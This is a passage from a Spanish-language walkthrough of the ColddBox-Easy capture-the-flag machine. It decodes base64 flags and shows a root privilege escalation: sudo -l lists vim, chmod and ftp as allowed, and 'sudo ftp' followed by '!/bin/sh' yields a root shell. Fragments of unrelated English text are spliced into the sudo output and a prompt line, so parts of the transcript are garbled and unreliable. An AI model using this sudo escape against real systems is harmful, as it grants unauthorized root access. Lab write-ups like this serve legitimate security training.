RmVsaWNpZGFkZXMsIHByaW1lciBuaXZlbCBjb25zZWd1aWRvIQ==
c0ldd@ColddBox-Easy:~$
```

Procedo a decodificar la cadena de texto.

```
(kali㉿kali)-[~]
└─$ echo "RmVsaWNpZGFkZXMsIHByaW1lciBuaXZlbCBjb25zZWd1aWRvIQ==" |
base64 -d
Felicitades, primer nivel conseguido!
```

Ejecuto sudo -l para ver los comandos que puedo ejecutar como root estando en el usuario c0ldd.

```
c0ldd@ColddBox-Easy:~$ sudo -l
led to break out from restricted environments by spawning an interactive shell.
Coincidiendo entradas por defecto para c0ldd en ColddBox-Easy:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

El usuario c0ldd puede ejecutar los siguientes comandos en ColddBox-Easy:
  (root) /usr/bin/vim
  (root) /bin/chmod
  (root) /usr/bin/ftp
c0ldd@ColddBox-Easy:~$ ls -l /usr/bin/ftp
lrwxrwxrwx 1 root root 21 sep 24 2020 /usr/bin/ftp -> /etc/alternatives/ftp
```

Usando la herramienta <https://gtfobins.github.io/gtfobins/ftp/#shell> escolo privilegios a root

```
c0ldd@ColddBox-Easy:~$ sudo ftp
ftp> !/bin/sh
# whoami
root
```

Dentro de la ruta de root encuentro la 2da bandera llamada "root.txt"

```
# cd /root
# ls
root.txt
# cat root.txt
wqFGZWxpY2lkYWRLcywgbC0hcXVpbmEgY29tcGxldGFkYSE=
#
```

```
(kali㉿kali)-[~]an interactive system shell.
$ echo "wqFGZWxpY2lkYWRLcywgbC0hcXVpbmEgY29tcGxldGFkYSE=" |
base64 -d
¡Felicidades, máquina completada!
```